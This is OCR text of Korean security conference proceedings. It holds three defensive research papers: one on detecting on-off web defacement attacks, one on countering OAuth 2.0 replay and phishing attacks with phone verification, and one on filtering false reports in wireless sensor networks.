공격 모델	slot 개수	지능적 on-off 웹 변조 공격 대응 알고리즘							
		① 랜덤(균등)				② 랜덤(공격효과기반)			
		탐지소요 slot		변조 slot		탐지소요 slot		변조 slot	
		누적	평균	누적	평균	누적	평균	누적	평균
AM1	5	664K	6.64	388K	3.88	656K	6.56	383K	3.83
	10	1,143K	11.43	698K	6.98	1,134K	11.34	691K	6.91
AM2	5	1,887K	18.87	484K	4.84	1,866K	18.66	480K	4.80
	10	3,249K	32.49	883K	8.83	3,223K	32.23	876K	8.76

둘째, 공격효과기반 탐지알고리즘은 균등 랜덤 탐지알고리즘과 비교했을 때 공격피해량(평균변조시간)이 더 적었다. 그 이유는 3.2에서 설명한 것과 같이, 공격효과기반 탐지 알고리즘은 방어slot별 총공격피해량을 사전에 분석하고 분석결과를 고려하여 방어 slot을 선택하도록 설계되었기 때문이며, 실험결과를 봤을 때 설계의도에 따라 적절히 동작함을 증명한다.

셋째, 은닉성이 강한 AM2은 공격성이 강한 AM1에 비해 약 2.8배 더 오랫동안 탐지되지 않고 공격을 수행할 수 있었다. 이는 AM2는 피탐확률을 고려하여 AM1에 비해 DR당 적은 수의 slot들을 공격하도록 설계되었기 때문이며, 결과적으로는 AM1에 비해 총변조시간이 많기 때문에 더 많은 피해를 입혔다고 할 수 있다. 공격자 입장에서는 랜덤한 방어전략이 사용될 경우에 마찬가지로 공격적인 공격전략보다는 랜덤한 방어적 공격전략을 사용하는 것이 총 피해량 측면에서 보면 효과적일 수 있다.

V. 결론 및 향후연구

본 논문에서는 고정된 점검주기를 사용하는 클라이언트 기반 웹 변조탐지체계를 쉽게 우회할 수 있는 지능적인 on-off 웹 변조 공격을 소개하였다. 또한, 랜덤 주기의 탐지전략을 기반으로 두 가지 랜덤 탐지 알고리즘을 제안한 후 간단한 시뮬레이션 실험결과를 제시하였다.

향후 연구방향은 다음과 같다. 첫째, 본 연구에서 제안한 랜덤 탐지 알고리즘을 우리가 기존에 연구한 클라이언트 기반 웹 변조 탐지체계에 적용하여 실제 환경에서는 어떻게 동작하는지 그리고 어떠한 한계점이 있는지를 실제 공격모델을 활용하여 연구할 예정이다. 둘째,

웹 변조 문제에서 공격자와 방어자(탐지체계)가 서로가 취할 수 있는 전략을 알고 있다고 가정할 때, 각 전략 조합에서 공격자와 방어자가 얻는 효용(utility)을 수치화하고 방어자 입장에서 가장 효과적인 전략이 무엇인지에 대해 게임이론(game theory)을 활용하여 연구할 예정이다.

[참고문헌]

[1] Eric et al., "Detection of Web Defacements by means of Genetic Programming," International Symposium on Information Assurance and Security, pp.227-232, 2007.

[2] G. Davanzo et al., "Anomaly detection technique for a web defacement monitoring service," EWSA, pp. 12521 - 12530, 2011.

[3] G. H. Kim and E. H. Spafford, "The Design and Implementation of Tripwire: A File System Integrity Checker," Proc. of the 2nd ACM CCS, pp. 18-29, 1994.

[4] Pennington et al., "Storage-based Intrusion Detection: Watching Storage Activity for Suspicious Behavior," USENIX Security, 2003.

[5] Kyu-il Kim and Jung-suk Song, "Website Falsification Detection System Based on Image and Code Analysis for Enhanced Security Monitoring and Response," Journal of the Korea Institute of Information Security and Cryptology, 24(5), pp. 871-883, 2014.

[6] E. Medvet and A. Bartoli, "On the effects of learning set corruption in anomaly-based detection of web defacements," Detection of intrusions and malwares, and vulnerability assessment, 2007.

[7] Kim Woonyon et al, "N-gram-based dynamic web page defacemnet validation", Workshop on Information Security Applications, 2004.

[8] Borgolte et al. "Meerkat: Detecting Website Defacements through Image-based Object Recognition.", USENIX Security, pp. 595-610, 2015.

[9] 박휘랑, 조영호, "클라이언트 기반 실시간 웹 변조 탐지 알고리즘," 한국군사과학기술학회 추계학술대회, pp. 657-658, 2016.

[10] Laura Hautala, "Rise of the hacking machines," Available at https://www. cnet.com /uk/news/rise-of-the-hacking-machines-darpa-cyber-grand-challenge, 2016.

[11] Milind Tambe, "Security and Game Theory : Algorithms, Deployed Systems, Lessons Learned," Cambridge University Press, 2011.

APPENDIX

A.1. 방어 slot별 공격피해량(변조시간) D_A 계산 수식 (2) 증명

Proof) 수식 (2)에 대한 증명은 다음과 같다.

각 time slot(이하 slot)에 웹 변조공격을 하는 경우에는 1, 공격하지 않은 경우는 0이라 가정한다. 또한, DR의 slot수는 n이라 가정한다.

1) d = 1 일 때

방어자가 첫 번째 slot을 선택한 경우이므로, 공격이 유효하기 위해서는 공격자는 1번 slot에서는 공격을 하지 않고(즉, 0), 이후 n-1개의 slots(2, 3, ..., n)에서는 공격여부를 자유롭게 선택할 수 있다. 2번째부터 n번째 slot까지 각 slot에서의 공격유효시간의 합(1인 경우의 합)은 $\frac{2^n}{2}$(=2^{n-1})인데, 1번 slot에서는 방어자가 점검하지 않는 경우에만 공격이 유효하므로 $\frac{2^n}{2\times 2}$(=2^{n-2})이다. 2번부터 n번까지의 slot수는 총 n-1개이므로, 공격피해량 $T_A(d=1)$ = $(n-1)2^{n-2}$이다.

2) d = n 일 때

방어자가 마지막 slot을 선택한 경우에는, 공격자는 마지막 slot은 공격하지 않고, 이전 모든 slots(1, 2, ..., n-1)에서는 공격여부를 자유롭게 선택할 수 있으며, 1번부터 n-1번째 각 slot에서의 공격유효시간의 합은 $\frac{2^n}{2}$(=2^{n-1})이다. slot개수는 n-1개이므로, $T_A(d=n)$ = $(n-1)2^{n-1}$이다.

3) $2 \le d < n$일 때

방어자가 1번과 마지막 n번 사이의 d번째 slot을 선택한 경우에는, 공격자는 d번째 slot은 공격하지 않고(0), 이전과 이후의 slots(1, 2, ..., d-1, d+1, ..., n)에서 공격여부를 자유롭게 선택할 수 있다. 우선, d번째 이전 slot에서의 공격피해량 $T_{A<d}$은 1)에서 증명한 것과 같이 d번째 이전 각 slot에서의 공격유효시간의 합은 2^{n-1}이고 총 slot수는 d-1개이므로 $T_{A<d}$ = $(d-1)2^{n-1}$이다. 또한, d번째 이후 각 slot에서의 공격유효시간의 합은 2^{n-2}이고 총 slot수는 n-d개이므로, $T_{A>d}$ = $(n-d)2^{n-2}$이다. 따라서, $T_A(2\le d<n)$ = $(d-1)2^{n-1}$+ $(n-d)2^{n-2}$ = $(n+d-2)2^{n-2}$이다. ■

OAuth 프로토콜에 대한 안정성 연구

남기훈*, 이창훈*† †

*서울과학기술대학교 컴퓨터공학과

Vulnerability analysis and response suggestion for OAuth security

Gi-Hoon Nam*, Changhoon Lee*†

*Dept. of Computer Engineering, Seoul National University of Science and Technology

요 약

웹 사이트 수가 증가함에 따라 사이트를 이용하는 사용자들은 매번 회원가입 하는 번거로움이 발생하고 있다. 또한, 사용자는 사이트마다 각각의 아이디와 비밀번호를 기억해야 하는 문제점 있다. 이를 보안하기 위해 OAuth 2.0 프로토콜이 등장하였다. OAuth는 자동 인증 로그인으로 매번 웹 사이트에 가입해야 하는 문제점을 해결해 준다. 하지만 OAuth에도 취약점이 존재한다. 본 논문에서는 이전에 논의 되었던 OAuth 2.0 프로토콜에서 Resource Server에 대한 로그인 문제점과 Reply Attack과 Phishing Attack을 설명하고, 이들에 대하여 대응안방을 제안한다.

I. 서론

인터넷이 발전함에 있어 사용자 수가 증가하고 사이트 수 또한 증가하였다. 사용자는 각각의 사이트마다 회원가입을 해야 하는 번거로움 있고 아이디와 비밀번호 개수가 증가함에 따라 사용자의 불편함도 증가하였다. 때문에 사용자는 사이트마다 아이디와 비밀번호를 기억하기 어려운 문제점이 발생하였다. 동일한 아이디와 패스워드를 사용했을 때 한 사이트에서 아이디와 비밀번호가 유출된다면 중요한 개인정보가 유출될 수 있다. 이러한 문제점을 보안하기 위해 인증 시스템인 OAuth 2.0프로토콜이 등장하였다. OAuth 2.0 프로토콜은Google, Facebook, Naver, Twitter등으로부터 계정연동 하여 각각의 웹 사이트(클라이언트)의 회원가입 없이 로그인을 가능하게 해준다. 이는 매번 회원가입을 하는 수고를 덜어주며 인증만으로 웹 사이트를 이용할 수 있는 편리함을 제공한다. 사용자의 이름, 나이, 전화번호 등 관련 정보는 API에 저장하고 있다. 클라이언트는 Resource Server인 API를 이용하며 게시판 작성 및 내용을 공유를 할 수 있고, Resource에 저장된 사용자 정보인 이름, 전화번호, 주소록, 사진 등 접근할 수 있다.

하지만, 편리함을 제공하는 OAuth 2.0 프로토콜에도 보안상 문제점이 발생할 수 있다. OAuth 2.0 프로토콜을 이용한 로그인은 API 서비스를 지원하는 Google, Facebook, Naver, Twitter등 하나를 선택하여 로그인을 해야 한다. 이러한 로그인 과정은 사용자가 로그아웃을 시도하지 않으면 Resource Server에 지속적으로 로그인 상태로 남아 있게 된다. 사용자가 인쇄소, PC방, 도서관 등 공용으로 사용하는 컴퓨터에서 OAuth 프로토콜을 이용하여 로그인을 한다고 가정하자. 클라이언트를 이용한 후 사용자가 클라이언트만 종료하고 자리를 떠난

† : 교신저자(chlee@seoultech.ac.kr)

다면 Resource Server에는 로그인 상태로 남아 있게 된다. 다음 사용자는 로그인되어 있는 상태의 Resource Server로 로그인 절차 없이 클라이언트에 로그인할 수 있다.

이러한 문제점을 보안하기 위한 몇 가지 대응방안을 논의했는데, 그 중 하나가 사용자 알림을 통한 로그아웃이다. 클라이언트 로그아웃 시 Resource Server도 함께 로그아웃을 할지 계속 이용할지 사용자에게 알려주는 방법이다[5]. 하지만 이것 또한 사용자 부주의로 무심코 지나갈 수 있기 때문에 휴대폰 인증을 통해 보안할 수 있다. 클라이언트는 Resource Server로부터 전달받은 사용자 전화번호에 인증번호를 전송하여 사용자임을 인증하도록 하는 방법이다. 이는 사용자 부주의로 Resource Server에 로그인 상태로 남겨둘지라도 다른 사용자는 인증번호를 알지 못하기 때문에 클라이언트에 로그인할 수 없다.

또한, 간단한 휴대폰 인증만으로 Reply Attack에 대응할 수 있고, Phishing Attack에 대한 2차 피해를 대응할 수 있다.

본 논문의 2장에서는 OAuth 2.0프로토콜의 인증방법을 소개하고 3장에서는 Reply Attack과 Phishing Attack의 개념과 대응방안을 설명한다. 끝으로 4장에서 결론을 맺는다.

II. OAuth 2.0 프로토콜 인증 방법

Resource Owner	사용자	일반 사용자
Client	클라이언트	제 3의 웹 사이트
Resource Server	API 서버	나이,전화번호 등 정보제공 서버
Authorization Server	권한 부여 서버	로그인을 통해 인증 후 권한을 부여하는 서버
Authentication Server	인증 서버	로그인 서비스를 제공하는 서버

<표 1> OAuth 2.0 프로토콜 용어정리




그림 1. OAuth 2.0 프로토콜 인증 과정[2][3]

그림1은 OAuth 2.0 프로토콜을 이용하여 클라이언트 로그인 인증 과정을 나타내며, 다음과 같은 과정으로 설명할 수 있다.

1. User가 Client에 접근 시도
2. User가 Authorization Server에 로그인 페이지 요청 후 로그인
3. Authorization code 발급
4. User가 발급 받은 Authorization code를 Client에 전송
5. Client는 Authorization code로 Authorization Server에 Access Token 요청 후 발급받음
6. User 인증 및 로그인 성공
7. Client가 Resource Server에 Access Token으로 API호출 후 서비스 제공받음
8. Client가 User에게 서비스 제공

III. 공격 방법 및 대응 방안 제안

3.1 Reply Attack 방법

사용자가 OAuth 2.0 프로토콜을 이용하여 클라이언트에 로그인 시도할 때에 Authorization Serve로 부터 받은 Authorization code를 이용하여 클라이언트에 로그인한다. 이때 공격자는 Authorization code 을 탈취하여 클라이언트에 이미 사용한 Authorization code를 재전송하여 프로토콜의 안전성을 파괴하는 공격방법이다[7]. 공격자는 재전송한 인증 코드로 클라이언트에 로그인 한 후에 사용자의 개인정보나 다른 클라이언트에 OAuth 프로토콜을 이용한 로그인을 시도하여 남용할 수 있다[6].




그림 2. OAuth 2.0 프로토콜에서의 Reply Attack 방법

3.2 Reply Attack에 제안하는 대응방안

그림2에서 5번 과정인 Authorization Code를 전송할 때에 사용자의 전화번호와 함께 전송한다. 클라이언트는 전송 받은 사용자 전화번호로 인증번호를 전송을 하고 사용자는 휴대폰으로 전달받은 인증번호를 클라이언트에게 입력하여 전송한다. 만약 사용자 전화번호가 아닌 공격자가 자신의 휴대폰으로 인증번호를 받으려고 할 때, 12번과 13번 과정에서 클라이언트는 Resource Server로부터 받은 전화번호 정보와 공격자의 전화번호가 다르다는 것을 파악하여 공격자를 차단할 수 있다. 간단한 휴대폰 인증만으로 공격자는 어떠한 서비스 및 정보도 얻지 못할 것이다.

또한, 그림2의 5번 Authorization Code를 탈취한 것처럼 공격자가 사용자 전화번호와 인증번호를 탈취하여 알고 있다하더라도 Authorization Code를 재전송했을 때에는 인증번호가 매번 바뀌기 때문에 로그인이 불가능하다.

3.3 Phishing Attack 방법

공격자가 위장 사이트와 악성 어플리케이션을 이용하여 위장된 로그인 페이지로 연결할 경우 사용자의 아이디와 비밀번호가 유출되고 공격자는 사용자의 아이디와 비밀번호로 다시 Resource Server에 로그인하여 개인정보 및 서비스를 탈취할 수 있는 취약점이 존재한다 [4][1].




그림 3. OAuth 2.0 프로토콜에서의 Phishing Attack 방법

3.4 Phishing Attack에 제안하는 대응방안

Phishing Attack에는 1차 공격과 2차 공격으로 나눌 수 있다. 1차 공격은 위장사이트를 이용하여 사용자 정보를 탈취하는 공격이다. 1차 공격은 사용자가 위장된 사이트에 정보를 전달하고 다시 공격자는 탈취한 사용자 정보를 클라이언트에 전달한다. 심지어 휴대폰 인증번호를 이용한 인증방법도 공격자에게 인증번호를 전송하기 때문에 공격자는 사용자로부터 전달받은 인증번호를 다시 클라이언트에 전송하고 인증을 받으면 클라이언트 서비스를 이용할 수 있게 된다. 따라서 1차 공격은 휴대폰 인증번호로 막을 수 없기 때문에 개인정보 유출을 최소한으로 줄여야 한다. 그림1 13번 과정에서 Resource Server가 클라이언트에게 사용자 정보를 제공할 때 필요한 정보만 제공함으로써 개인 정보유출을 최소한으로 줄일 수 있다.

2차 공격은 막을 수 있다. 2차 공격은 사용자로부터 얻은 Authorization Code로 다른 클라이언트에 로그인하여 개인정보를 탈취하는 공격이다. 공격자가 얻은 사용자 정보로 다른 클라이언트 로그인을 시도할 때 사용자 휴대폰으로

인증번호가 전송되기 때문에 공격자는 더 이상 다른 클라이언트에 로그인을 할 수 없다.

IV. 결론

본 논문에서는 OAuth 2.0 프로토콜에서 기존에 논의 된 문제점과 공격들에 대하여 대응방안을 제안하였다. 사용자의 부주의로 Resource Server에 로그인이 상태로 남아있다면 다른 사용자가 클라이언트 서비스를 이용하는 문제점이 발생한다. 또한 OAuth 프로토콜 동작 과정에서 Authorization code를 탈취하는 Reply Attack과 Phishing Attack이 있다. 이들은 간단한 휴대폰 인증만으로 적절하게 대응할 수 있다. 사용자 부주의로 Resource Server에 로그인으로 남아 있더라도 휴대폰 인증으로 인하여 다른 사람이 클라이언트 서비스를 이용할 수 없다. Reply Attack 방법 또한 휴대폰 인증을 통하여 공격으로부터 안전하다는 것을 제안하였고, Phishing Attack은 1차 공격을 막기는 어려우나 2차 공격에 대한 피해를 막을 수 있다.

OAuth 프로토콜은 편리함과 많은 서비스를 제공한다. 하지만 보안에 취약하다면 많은 서비스를 제공하더라도 사용할 수 없다. 따라서 편리함과 보안을 겸비한 적절한 방법은 휴대폰 인증을 통한 사용자 인증이다. 앞으로 Phishing 1차 공격 뿐만 아니라, 다른 공격에 대하여 휴대폰 인증을 통한 대응방안을 연구할 것이다.

[참고문헌]

[1] https://www.ibm.com

[2] https://tools.ietf.org/html/rfc6750

[3] https://developers.payco.com/guide/development/start

[4] 최영규, et al. "OAuth 기반 IoT Network 인증기법." *한국정보과학회 학술발표논문집* 2015.6 (2015): 1069-1071.

[5] 김진욱, 박정수, and 정수환. "OAuth 를 이용한 로그아웃 문제로 인한 취약점 방지 기법에 대한 연구." 정보보호학회논문지 27.1 (2017): 5-14.

[6] Chae, Cheol-Joo, et al. "The Extended Authentication Protocol using E-mail Authentication in OAuth 2.0 Protocol for Secure Granting of User Access." 인터넷정보학회논문지 16.1 (2015): 21-28.

[7] 권태경, and 송주석. "패스워드 기반 인증 프로토콜 K1P 의 Reply Attack에 대한 안전성 개선에 관한 연구 (A Study on the Security against Replay Attacks in the Password-based Authentication Protocol K1P)." *한국통신학회논문지* 24.5 (1999): 746-755.

무선 센서 네트워크의 확률적 투표기반 여과에서 에너지 효율 향상을 위한 보고서 검증기법

임상혁*, 조대호

*성균관대학교 정보통신대학
성균관대학교 소프트웨어대학

Report Verification Technique for Improvement of the Energy Efficiency in Probabilistic Voting-based Filtering Scheme of WSNs

Sang-Hyeok Lim*, Tae-Ho Cho

*College of Information and Communication Engineering, Sungkyunkwan University

College of Software Platform Sungkyunkwan University

요 약

무선 센서 네트워크에서 공격자는 손쉽게 노드를 훼손하여 허위 보고서 주입공격과 허위 투표 주입공격을 한다. 확률적 투표 여과 기법은 이 두 종류의 공격을 막기 위한 기법이다. 본 논문에서 제안 기법은 이벤트 클러스터의 훼손된 멤버 노드들로부터 생성된 허위보고서를 조기에 탐지하고 여과하여 확률적 투표 여과 기법과 비교했을 때 허위 보고서의 탐지율과 노드의 에너지 효율을 모두 향상시키며 실험 결과 최대 약 6%의 에너지 효율 상승을 확인하였다.

I. 서론

무선 센서 네트워크(Wireless Sensor Network; 이하 WSN)는 센서 노드와 베이스 스테이션(Base station; 이하 BS)으로 구성되어 있으며 이벤트가 발생할 때 센서 노드는 이벤트를 감지하고 이벤트에 대한 보고서를 다수의 센서 노드를 경유하여 BS로 전달한다[1]. 이러한 WSN은 군사 시스템, 홈 네트워크, 산림 화재 모니터링 등 다양한 분야에서의 자료수집과 이벤트 감지에 사용된다[2]. 하지만 일반적으로 많은 응용분야에서 제한된 계산능력과 적은 에너지를 가지며 개별관리가 어려운 개방된 환경에 무작위로 배포된 후 독립적으로 동작하는 특징 때문에 공격자로부터 쉽게 훼손된다는 단점이 있다[3],[4]. 공격자들은 이런 취약점을 악용하여 허위 보고서 주입 또는 허위 투표를 포함한 보고서 공격을 감행한다. 그림 1은 이러한 공격들을 보여준다. 허위 보고서 주입 공격은 공격자가 훼손시킨 센서 노드를 통해 존재하지 않는 보고서를 주입하는 공격으로, 전달경로 상의 노드들의 에너지 자원의 고갈과 BS에서 허위 알람을 발생 시키는 것을 목적으로 하며 허위 투표 주입 공격은 정상 보고서에 허위 투표 정보를 주입하는 공격으로 정상 이벤트에 대한 보고서의 투표 값 중 일부를 변조하거나 추가하여 정상 보




그림 1. 허위 보고서 공격 및 허위 투표 주입 보고서 공격

고서가 BS로 도달하지 못하게 한다. 이러한 공격에 대한 보안기법으로 Li와 Wu가 제안한 확률적 투표 여과기법(Probabilistic Voting-based Filtering Scheme; 이하 PVFS)은 허위 보고서 주입 공격과 허위 투표 주입 공격에 대한 보안을 제공한다[5]. PVFS에서 모든 노드는 클러스터 기반으로 망을 구성하며 이벤트를 인지한 클러스터 헤드(Cluster head; 이하 CH)가 이벤트에 대한 보고서를 생성하면 멤버 노드들이 보고서의 진위판단을 하고 보고서에 대한 다중 메시지 인증 코드(Message authentication code; 이하 MAC)를 CH에게 전송한다. 보고서가 전달되는 동안 검증 노드는 거짓 임계점(False threshold; 이하 Tf)과 정상 임계점(True threshold; 이하 Tt)을 기준으로 MAC을 검사한다. 탐지된 보고서의 거짓 MAC이 Tf값을 넘지 않는다면 보고서는 BS에 도달하고 Tf를 넘는다면 즉시 여과한다. 공격자는 멤버 노드를 훼손시켜 훼손된 노드에 저장된 키를 이용해 허위 보고서를 작성하여 경로 상의 검증 노드에 직접 브로드캐스팅 하는 공격을 할 수 있다. 본 논문에서는 기존기법에서 다루지 않는 이러한 공격에 대응하기 위해 검증노드에서 진행하는 MAC값의 비교 외에 추가로 보고서 인증 코드(CH_MAC)를 사용해 보고서의 출처를 밝히는 방법으로 멤버 노드로부터 생성된 허위 보고서를 여과시키며 네트워크의 에너지와 보안성을 향상시킨다. 본 논문의 구성은 다음과 같다. 2장에서는 PVFS에 대해 기술하며, 3장에서는 제안기법에 대해 자세히 기술한다. 4장에서는 실험결과를 보여주며 마지막 5장에서는 결론 및 향후 과제에 대해 논한다.

II. 관련 기법

2.1 허위보고서 주입 공격

허위보고서 주입 공격은 존재하지 않는 사건에 대해 거짓 보고서를 작성하는 공격입니다 . 방어 시스템이 없는 경우 허위보고서가 BS에 도달하여 허위 경보를 발령하고 불필요한 에너지 소비를 유발할 수 있습니다. 공격자는 노드 자체의 키를 제외한 보고서에 필요한 갯수의 거짓 키를 사용하여 MAC을 생성한 후보고서에 첨부하여 BS 전송한다.

2.2 허위 투표 주입 공격

허위 투표 주입 공격은 정상적인 보고서가 BS에 도달하지 못하도록 훼손된 노드가 보고서에 거짓 MAC을 주입하여 거짓 보고서 인척 위장하는 공격이다.

2.3 PVFS

무선 센서 네트워크에서 발생하는 허위 보고서 주입과 허위 투표 주입 공격에 대응하기 위해 제안된 PVFS는 Tt와 Tf를 이용해 검증노드에서 허위 보고서와 허위 투표 주입 보고서를 탐지하고 여과한다. 그림 2는 PVFS의 보고서 생성과 검증노드 선정을 보여준다. 초기 네트워크의 구성 시 노드들은 클러스터 단위로 나뉘며 CH를 지정하여 BS로 이동하는 경로상의 CH들 중 이벤트 BS 로부터 클러스터와의 거리(d)와 BS로부터




그림 2. 보고서 생성과 검증노드 선정

CH_i와의 거리(d)를 기반으로 한 확률로 검증노드를 선정한다. 키 할당 단계에서는 키 풀의 파티션 별로 멤버 노드들에게 키를 할당한다. 검증 노드로 선정된 노드에는 이벤트 발생 클러스터의 멤버 노드들의 키를 하나씩 저장한다. 보고서 생성 단계에서는 이벤트 발생 시 CH가 이벤트에 대한 보고서를 작성하고 멤버 노드들에게 브로드캐스팅 한다. 멤버 노드들은 이를 확인하고 보고서를 정상 보고서로 판정한 경우

자신의 키로 만든 MAC을 CH에게 전달한다. CH는 멤버 노드들로부터 받은 MAC들 중 미리 정해둔 개수 s개를 추출하여 보고서에 추가한다. 보고서 검증 단계에서는 확률적으로 선정된 검증 노드들이 자신이 가진 키를 이용해 보고서에 있는 MAC의 판별을 하며 Tf가 임계값에 도달한 경우 보고서를 여과하며 Tt가 임계값에 도달한 보고서는 정상보고서로 간주하여 더 이상의 검증을 진행하지 않고 BS로 전송한다.

III. 제안 기법

3.1 동기

무선 센서 네트워크에서 센서 노드들은 개방된 지역에 배치되어 공격자들에 의해 쉽게 훼손된다. 공격자는 훼손시킨 노드를 통해 허위 보고서 주입 공격과 허위 투표 주입 공격을 감행한다. Li와 Wu는 이 두 공격에 대응하기 위해 PVFS를 제안하였다. PVFS는 허위 보고서 주입과 허위 투표 주입 두 가지 공격에 모두 유효한 특징을 갖는다. 공격자는 멤버 노드를 통해 허위 보고서 주입공격을 감행할 수 있으며 확률적으로 CH 보다 수가 많은 멤버노드로부터 발생하는 공격을 조기에 탐지하는 것이 네트워크 수명과 탐지율 향상에 큰 도움이 될 것이다. 따라서 제안 기법은 센서 네트워크의 수명과 탐지율 향상을 위해 보고서 출처 확인 기법을 제안한다.

3.2 가정

개방된 지역에서 센서 필드는 클러스터 기반으로 구성되며, 노드 배치 단계에서는 공격이 일어나지 않는다. 공격자는 훼손시킬 노드가 CH인지 멤버 노드인지 알지 못하며 훼손시킨 노드로부터 허위보고서를 생성하여 브로드캐스팅을 한다. 노드들은 고정적이며 제한된 메모리와 에너지를 가지고, 검증 노드들은 훼손되지 않는다.

3.3 동작과정




그림 3. 제안 기법의 개요

그림 3은 제안기법의 동작과정을 보여준다. 초기 망 구성 단계에서 경로상의 CH들은 자신의 노드ID 값을 BS에 전송한다. BS는 이를 토대로 보고서의 인증에 필요한 CH_MAC을 만들어 이벤트 감지 클러스터의 CH와 검증 노드들에게 배포 한다. 이벤트 클러스터의 CH는 이벤트에 대한 보고서를 작성한 후 멤버 노드들에게서 MAC을 s개만큼 추가 한 후 CH_MAC을 추가로 붙여 BS로 향하는 경로상의 검증 노드에게 전달한다. 보고서의 전달과정에서 검증 노드는 자신이 갖고 있는 CH_MAC과 보고서의 CH_MAC 값을 비교하고 값이 다르거나 존재하지 않으면 훼손된 멤버 노드로부터 생성된 허위보고서로 간주하고 즉시 여과 시킨다. 제안기법의 전체적인 동작과정을 알고리즘 1에서 나타내었다.

알고리즘 1. 제안 기법의 알고리즘

```
1:  if receive report (request_message)
2:    then Check CH_MAC
3:    if no CH_MAC found
4:      then drop
5:    else
6:      if CH_MAC found
7:      then check CH_MAC
8:          if different value found
9:            then drop
10:         else
11:           if correct CH_MAC
12:           then check MAC
13:           count Tt and Tf value
14:           end if
15:         end if
16:       end if
17:   end if
18: end if
```

IV. 실험결과

실험에서 사용한 센서 네트워크의 필드 크기는 1000x1000 이며 센서 노드는 100~500 개를 사용하였다. 센서 노드는 1byte의 메시지를 송신할 때 16.25μJ를, 수신할 때 12.25μJ의 에너지를 소모한다. 데이터 패킷의 크기는 24byte이며 MAC과 CH_MAC의 사이즈는 1byte이다.




그림 4 PVFS 와 제안기법의 에너지 소모량 비교

그림 4는 제안기법과 PVFS의 노드 수에 따른 에너지 소모량을 보여준다. s=5, L=10, Tt=3 일 때 제안 기법을 적용한 경우 공격률이 10%일 때 최대 382μJ의 에너지 절약을 보이고 약 6%의 에너지 효율을 확인했다.

V. 결론 및 향후 과제

본 논문에서는 기존 PVFS에 CH_MAC을 사용해 탐지율과 그에 따른 에너지 효율을 높이는 기법을 제안하였다. 향후 과제는 더 높은 공격률에 따른 제안된 방식의 효율성을 시뮬레이션을 통해 증명하고 허위 알람 발생횟수를 비교해 보는 것이다.

감사의글

